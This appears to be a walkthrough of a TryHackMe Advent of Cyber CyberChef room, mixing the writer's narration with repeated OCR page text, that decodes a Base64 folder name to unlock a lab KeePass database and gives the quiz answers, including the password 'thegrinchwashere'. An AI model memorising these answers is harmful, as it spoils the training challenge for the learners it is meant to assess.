
After clicking on that symbol, we are now shown with this page. In this page we just need to follow the instructions given in THM.




Like this. Once we're done, click on connect to continue on.




Click on Yes to proceed.




After everything is done, we are then shown with this.




By reading the instructions given by THM, what we need to do next is to located the weird looking title folder and enter into it. Upon entering, we are shown with this page.




Next, click on KeePass as shown in the instructions. We will then be show a pop up where we need to key in the master key.




And in the instructions, we are to try out the password key **mceagerrockstar**. So let's go and give it a try.







Oh no, it seems like the password given by THM is not the correct one. But wait, there's something that might be able to help us out. Noticed that the folder name is somewhat weird? We could take the name from the folder and decode it.




Let's select the name of the folder and copy paste it into our trusty Cyberchef.



By following the instructions provided in THM, we can use the category Magic to help us decode with ease and efficient. After selecting Magic, we can now put the folder name in and start baking. And there we have it, the password for KeePass. Now let's select it and paste it into our KeePass.



After the password is in, click ok.



And there we go, we now have access into everything.

A screenshot of a TryHackMe challenge page titled 'Magic - CyberChef'. The challenge involves a KeePass database with one entry: 'Title' set to 'AoC22', 'IP Address' set to '10.10.10.96', and 'Expires' set to '1h 26m 56s'. Below the database, there are five questions:

- What is the password to the KeePass database?
- What is the encoding method listed as the 'Matching ops'?
- What is the decoded password value of the Elf Server?
- What is the decoded password value for ElfMail?
- Decode the last encoded value. What is the flag?

Each question has an 'Answer format:' field, a 'Submit' button, and a 'Hint' button.

Now, let's take a look at our first question. It seems like we are asked to find the password to the KeePass database, which we already found it, and that would be `thegrinchwashere`.

Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of C | Magic - CyberChef

https://tryhackme.com/room/learnycberin25days

Github Stuff Kali Linux Kali Tools TryHackMe | 25 Days o... Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Title AoC22 IP Address 10.10.10.96 Expires 1h 26m 34s Add 1 hour Wooh woop! Your answer is correct.

Note: If it is not checked, simply press `CTRL+L`.

Now that you have unlocked KeePass, you should see that there are more encodings within the KeePass database file. Take a close look at the Notes for each entry. They will provide clues on how to decode them. Some of the popular encodings are listed under Favourites. (HINT)

Note: To view the Password entries, click on the ellipsis [...].

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

*Answer the questions below*

What is the password to the KeePass database?

the grinch was here

Correct Answer Hint

What is the encoding method listed as the 'Matching ops'?

Answer Format: \*\*\*\*\*

Submit Hint

What is the decoded password value of the Elf Server?

Answer Format: \*\*\*\*\*

Submit Hint

What is the decoded password value for ElfMail?

Answer Format: \*\*\*\*\*

Submit Hint

Decode the last encoded value. What is the flag?

Answer Format: \*\*\*{\*\*\*\*\*}

Submit Hint

1 🍀 You've started a streak. Keep it going for 6 days for a badge!

Great, now on to the next one.

Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of C | Magic - CyberChef

https://tryhackme.com/room/learnycberin25days

Github Stuff Kali Linux Kali Tools TryHackMe | 25 Days o... Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Title AoC22 IP Address 10.10.10.96 Expires 1h 26m 05s Add 1 hour Terminate

Note: If it is not checked, simply press `CTRL+L`.

Now that you have unlocked KeePass, you should see that there are more encodings within the KeePass database file. Take a close look at the Notes for each entry. They will provide clues on how to decode them. Some of the popular encodings are listed under Favourites. (HINT)

Note: To view the Password entries, click on the ellipsis [...].

Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

*Answer the questions below*

What is the password to the KeePass database?

the grinch was here

Correct Answer Hint

What is the encoding method listed as the 'Matching ops'?

Answer Format: \*\*\*\*\*

Submit Hint

What is the decoded password value of the Elf Server?

Answer Format: \*\*\*\*\*

Submit Hint

What is the decoded password value for ElfMail?

Answer Format: \*\*\*\*\*

Submit Hint


Decode the last encoded value. What is the flag?

Answer Format: \*\*\*{\*\*\*\*\*}

Submit Hint

1 🍀 You've started a streak. Keep it going for 6 days for a badge!

For question 2, we are asked what is the encoding method listed as the 'Matching ops'? Apparently we also already got the answer for this question, and it is found in one of the boxes in the previous decoding.



The answer lies in the properties box on the most right side of the box and we can see that the answer is Base64.

Nice, we got that right too. On to question 3.


**Q3: What is the note on the hiya key? \*** 2 points

Copy and paste from keepass. Careful not to include any unwanted spaces.

Your answer

! This is a required question

For question 3, it only can be found inside of the google form, so let's read it. It seems like we are to find what are the notes inside of hiya. So let's head to the folder hiya and click into it.



After clicking into it, we can find the notes at the most bottom of the pop up. Which is written as Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P.

Q3: What is the note on the hiya key? \*

2 points

Copy and paste from keepass. Careful not to include any unwanted spaces.

Your passwords are now encoded. You will nev

Alright we now have the answer, let's paste it into our google form question and let's move to the fourth question.

Now that you have unlocked KeePass, you should see that there are more encodings within the KeePass database file. Take a close look at the Notes for each entry. They will provide clues on how to decode them. Some of the popular encodings are listed under Favourites. (HINT)  
Note: To view the Password entries, click on the ellipsis [...].  
Malware writers perform various iterations of encoding to frustrate the reverse engineering process. With that being said, one of the encoded values will require you to run the duplicate recipe 2x to get the fully decoded value. (HINT)

**Answer the questions below**

What is the password to the KeePass database?  
thegrinchwashere

